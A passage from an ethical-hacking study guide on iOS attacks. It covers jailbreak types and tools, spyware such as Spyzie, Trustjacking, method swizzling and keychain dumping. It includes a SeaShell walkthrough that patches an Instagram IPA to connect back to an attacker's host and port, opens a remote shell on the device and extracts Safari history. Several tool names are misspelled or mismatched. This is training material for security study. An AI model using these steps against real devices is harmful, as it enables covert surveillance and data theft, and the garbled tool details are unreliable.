


Figure 17-56: iOS Framework

Jailbreaking iOS

Jailbreaking refers to applying modified kernel patches to enable the installation of third-party applications that the OS provider does not authorize. It involves bypassing the limitations imposed by Apple, such as altering the operating system, gaining administrative access, and installing apps that have not been approved through official channels. Jailbreaking typically involves making adjustments to the iOS system kernel. One common reason users jailbreak their iOS devices, including iPhones, iPads, and iPod Touches, is to unlock additional features that Apple and the App Store restrict. By jailbreaking, users gain root access to the operating system, enabling the installation of third-party apps, themes, and extensions unavailable in the Apple App Store. Jailbreaking also removes certain security barriers, potentially allowing unauthorized apps to access restricted mobile data and resources. Tools like Hexxa Plus, Sileem, checkra1n, palera1n, and Redensa can jailbreak iOS devices. However, jailbreaking, similar to rooting, carries several risks to both the device and its security, including:

- Invalidating the warranty
- Reduced device performance

- Vulnerability to malware infections
- Risk of "bricking" the device (rendering it unusable)

Types of Jailbreaking

There are three primary types of jailbreaking, each with distinct characteristics:

- **Userland Exploit:** This exploit targets a vulnerability in the system application, offering user-level access but not access to the iBoot. Since this exploit does not trigger a recovery mode loop, iOS devices cannot be fully protected against it. The only way to address this issue is through firmware updates.
- **iBoot Exploit:** This exploit can be semi-tethered if the device has a newer bootrom. It provides both user-level and iBoot-level access. The iBoot exploit exploits a vulnerability in iBoot (the third bootloader of the device), which disables the code-signing mechanism. Firmware updates can fix such vulnerabilities.
- **Bootrom Exploit:** This exploit leverages a weakness in the SecureROM (the first bootloader of an iDevice) to bypass signature checks, allowing the loading of modified NOR firmware. Firmware updates cannot patch this exploit. A bootrom jailbreak provides both user-level and iBoot-level access, and only a hardware update to the bootrom by Apple can fix it.

Jailbreaking Techniques

- **Untethered Jailbreaking:** In an untethered jailbreak, the device will boot up fully after being turned off and on again, with the kernel patched automatically, without requiring a computer. Essentially, the device remains jailbroken even after a reboot.
- **Semi-tethered Jailbreaking:** With a semi-tethered jailbreak, the device will start normally after being powered off and on, but the kernel will no longer be patched. While the device can still be used for regular tasks, to access jailbroken features, the device must be restarted using a jailbreaking tool.
- **Tethered Jailbreaking:** In a tethered jailbreak, if the device is restarted on its own, the kernel will not be patched, and the device may fail to boot completely. To fully boot and reapply the patched kernel, the device must be "re-jailbroken" via a computer, using the "boot tethered" function of the jailbreaking tool each time it powers on.
- **Semi-untethered Jailbreaking:** A semi-untethered jailbreak is similar to a semi-tethered jailbreak, where the kernel is not patched after a reboot. However, instead of requiring a computer to patch the kernel, an app installed on the device can reapply the patch.

Jailbreaking iOS Using Hexxa Plus.

Hexxa Plus is a jailbreak repository extractor designed for the latest iOS versions, enabling users to install themes, tweaks, and apps. It is one of the most widely used tools for installing jailbreak apps without requiring untethered or semi-untethered jailbreaking. Users can access and install the latest jailbreak apps by extracting repositories. Hexxa Plus includes numerous jailbreak repositories that offer thousands of tweaks, themes, games, and more. This tool allows users to install popular jailbreak apps on newer iOS versions using developer code extraction methods. To install Hexxa Plus for free, users must first install a third-party app manager like zJailbreak Pro.

Steps to Install Hexxa Plus

Step 1: Open the Xookz App Store and click on **Hexxa (Full)**.




Figure 17-57: Selection of Hexxa (Full) on Xookz App Store

Step 2: In the top right corner, tap the **Install** button to receive the configuration profile on your iPhone. (If a pop-up appears during installation, select **Allow**.)

Step 3: Go to **Settings** → tap the profile downloaded in Step 2 → click **Install**.




Figure 17-58: Installation of the Downloaded Profile

Step 4: Enter your device password and tap **Install** again.

Step 5: The **Hexxa Plus Repo Extractor** icon will now appear on the home screen.



Figure 17-59: Hexxa Plus Repo Extractor Icon

Step 6: Open **Hexxa Plus Repo Extractor** → click on **Get Repos**.




Figure 17-60: Hexxa Plus Get Repos

Step 7: Select a jailbreak repo from the available categories and copy its URL.

Step 8: Tap **Extract Repo** → paste the copied URL.




Figure 17-61: Hexxa Plus - Extract Repo

Step 9: Extract the repository by pressing the **OK** button.




Figure 17-62: Hexxa Plus - Add URL in the Extract Repo Text Filed

Jailbreaking Tools

Redensa

Redensa, available through iTerminal, is a jailbreak tool that simplifies the installation of apps and tweaks, particularly for iOS versions 17 and higher, where jailbreaking can be more challenging. Using the **Install** command, this tool also streamlines installing IPAs on the latest iOS versions.




Figure 17-63: Redensa

Some additional iOS Jailbreaking tools are as follows:

- checkra1n (<https://checkra.in>)
- palera1n (<https://palera.in>)
- Zeon (<https://zeon-app.com>)
- Sileo (<https://en.sileem.com>)
- Cydia (<https://www.cydiafree.com>)

Hacking iOS Devices

Attackers leverage multiple techniques to exploit iOS vulnerabilities. They utilize exploit chain tools designed to breach different layers of iOS security, targeting specific weaknesses. Additionally, they deploy malicious software, such as spyware and trojans, to compromise iOS devices.

Hacking using Spyzie

Attackers use online tools like Spyzie to infiltrate targeted iOS devices. Spyzie enables access to sensitive data, including SMS, call logs, app conversations, GPS locations, and more. This tool is compatible with iOS devices, including iPhones, iPads, and iPods. It allows attackers to remotely hack devices in stealth mode without requiring jailbreak access.




Figure 17-64: Spyzie

iOS Trustjacking

iOS Trustjacking is a security flaw that attackers can exploit to remotely access a victim's device, enabling them to read messages and emails and steal sensitive information such as passwords and banking details without the victim's awareness. This vulnerability takes advantage of the "iTunes Wi-Fi Sync" feature, which allows an iOS device to connect to a trusted computer. A connection can be established if the victim connects their device to a compromised computer—such as one belonging to a friend or a trusted individual already targeted by the attacker.



Figure 17-65: iOS Trustjacking Attack

When the iOS device attempts to connect, it prompts the user with a dialog box offering **Trust** or **Don't Trust** options. Selecting **Trust** authorizes the connection, permitting data sharing between the devices.




Figure 17-66: iOS Demonstrating Trustjacking

Once the connection is established and iTunes Wi-Fi Sync is enabled on the computer, the device can maintain communication with that computer even after it is no longer physically connected.



Figure 17-67: Options for Synchronizing iOS Devices and PC

When the victim selects **Trust**, the attacker gains access to the iOS device via the compromised computer, and this access remains active until the device's connection settings are reset. The attacker can discreetly monitor the compromised device's data and screen activity from the computer without the victim's awareness. Even when the device is no longer within the communication range, the infected computer allows the attacker to continue observing the user's actions. Additionally, the attacker can back up or restore the device's data to retrieve SMS history, deleted photos, and apps. They can also replace legitimate apps on the device with malicious versions from the previously connected computer.

Post-exploitation on iOS Devices Using SeaShell Framework

SeaShell Framework

The SeaShell Framework is a tool for post-exploitation on iOS devices. It enables attackers to remotely control, access, and extract sensitive data from compromised devices. This framework exploits the CoreTrust vulnerability, which bypasses security validations to execute unauthorized software.

SeaShell facilitates installing malicious software on victim devices by generating IPA files, starting a TCP listener, and leveraging CoreTrust bugs through TrollStore. This process allows attackers to establish an interactive session with the target device using a Pwny payload, enhanced with dynamic extensions and TLS encryption for secure communication.

```

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
'XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
'000000000000000000000000000000000000000000000000000000000000000000000000
'000000000000000000000000000000000000000000000000000000000000000000000000
'000000000000000000000000000000000000000000000000000000000000000000000000
'#####'
'#####'
'#####' '#####'
'#####' '#####'

--=[ SeaShell Framework 1.0.0
--==--[ Developed by EntySec (https://entysec.com/ )
--=[ 7 modules | 0 plugins

SeaShell Tip: Use player to control device's media player

(seashell)> ipa patch Instagram.ipa
[>] Host to connect back: 192.168.2.116
[>] Port to connect back: 8888
[+] IPA at Instagram.ipa patched!
(seashell)> ipa build
[>] Application name (Mussel):
[>] Bundle ID (com.entysec.mussel):
[?] Add application icon [y/N]: n
[>] Host to connect back: 192.168.2.116
[>] Port to connect back: 8888
[>] Path to save the IPA: Mussel.ipa
[+] IPA saved to Mussel.ipa!
```

Figure 17-68: SeaShell Framework

Steps for Post-Exploitation on iOS Devices Using the SeaShell Framework

1. Launch the SeaShell Framework

- Execute the following command to start SeaShell:

```
seashell
```

2. Patch the IPA File

- Use this command to patch an IPA file, specifying the IP address and port number for connection:

```
ipa patch Instagram.ipa
```

3. Start a Listener

- Run the following command to initiate a listener on the host and port configured in the patched IPA:

```
listener on <IP address> <Port no>
```

- A connection will be established once the target device opens the patched application.

4. Interact with the Compromised Device

- Use the interactive shell to communicate with the compromised device by running:

```
devices -i <id>
```

- To see a list of available commands, enter the help command.

5. Access Web Browsing History

- Once remote interaction is established, retrieve the browsing history by running:

```
safari_history
```

Note: This command extracts and processes the database located at: `/var/mobile/Library/Safari/`

Analyzing and Manipulating iOS Applications

Attackers conduct static analysis on target iOS applications to uncover vulnerabilities, including hard-coded sensitive information, coding flaws, and potential backdoors within the application's code. Additionally, they perform dynamic analysis to evaluate runtime behavior, detect errors, and examine aspects like memory state, registers, and variables during execution. By analyzing the application, attackers can pinpoint potential attack surfaces, enabling them to execute targeted attacks on iOS devices.

Using Cycrypt to Manipulate iOS Applications

Cycrypt is a tool attackers leverage for runtime manipulation to exploit vulnerabilities in an application's source code and alter its functionality during execution. It functions as a JavaScript (JS) interpreter supporting Objective-C, Objective-C++, and JS commands. Cycrypt offers an interactive console with features like syntax highlighting and grammar-assisted tab completion.

After decompiling an iOS application and examining its source code, attackers can utilize Cycrypt to modify application behavior and carry out activities such as method swizzling, bypassing authentication mechanisms, and disabling jailbreak detection features.

```
cy# var a = [2, 4, 6]
[2,4,6]
cy# [a objectAtIndex:0]
@2
cy# [a setObject:@"hello" atIndex:2]; a
[2,4,@"hello"]
cy# var o = {field: 4}
{field:4}
cy# [o setObject:a forKey:@"value"]; o
{field:4,value:[2,4,@"hello"]}
```

Figure 17-69: Cycript Showing Objective-C code that can be Used to Manipulate JavaScript Data

iOS Method Swizzling

Method swizzling, sometimes referred to as monkey patching, is a technique for altering existing methods or incorporating new functionalities during runtime. The Objective-C runtime allows method functionality to be replaced or customized dynamically. Attackers often employ this approach for logging, injecting JavaScript into WebViews, bypassing detections, and overriding authentication mechanisms.

Using method swizzling, attackers can evaluate the security measures and uncover vulnerabilities in a target application. The general process for swapping method functionality involves the following steps:

1. Identify the reference to the existing method selector that needs to be replaced.
2. Develop a new method with custom functionalities.
3. Deploy and run the application on the device.
4. Replace the original method by referencing the new method to the Objective-C runtime.

Extracting Secrets with Keychain Dumper

iOS devices use an encrypted storage system called the keychain to store sensitive data, including passwords, certificates, and encryption keys. Attackers utilize tools like Keychain Dumper to extract these keychain secrets from targeted devices.

The Keychain Dumper binary, which carries a self-signed certificate and a wildcard entitlement, enables the extraction of keychain data from iOS apps. Since wildcard entitlements are no longer

permitted in recent iOS versions, an explicit entitlement must be added to the device to access all keychain items.

```
Generic Password
-----
Service: com.hightitude hacks.DVIAswiftv2com.flurry.analytics
Account: (length = 12, bytes = 0x466c757272794150494b6579)
Entitlement Group: UAVZNESFJA.com.hightitude hacks.DVIAswiftv2
Label: (null)
Accessible Attribute: kSecAttrAccessibleWhenUnlocked, protection level 2 (default)
Description: (null)
Comment: (null)
Synchronizable: 0
Generic Field: (length = 12, bytes = 0x466c757272794150494b6579)
Keychain Data (Hex): 0x62706c697374303d4010203040506070a582476657273696f6e592461726368697665725424746f7058246f626ae6563747312000186a05f
0000000000000000000000000000000073

Generic Password
-----
Service: com.hightitude hacks.DVIAswiftv2com.flurry.analytics
Account: (length = 25, bytes = 0x466c7572 72795365 7373696f 6e54696d ... 7374616d 704b6579 )
Entitlement Group: UAVZNESFJA.com.hightitude hacks.DVIAswiftv2
Label: (null)
Accessible Attribute: kSecAttrAccessibleWhenUnlocked, protection level 2 (default)
Description: (null)
Comment: (null)
Synchronizable: 0
Generic Field: (length = 25, bytes = 0x466c7572 72795365 7373696f 6e54696d ... 7374616d 704b6579 )
Keychain Data (Hex): 0x62706c697374303d4010203040506070a582476657273696f6e592461726368697665725424746f7058246f626ae6563747312000186a05f
6573564e5344617465a21416584e534f626ae6563740811a24293237494c5153575d626a717a7c818c959cf0000000000000101000000000000001700000000000000

Generic Password
-----
I
Service: com.hightitude hacks.DVIAswiftv2com.flurry.analytics
Account: (length = 25, bytes = 0x466c7572 72795365 7373696f 6e496e73 ... 616c6c49 444b6579 )
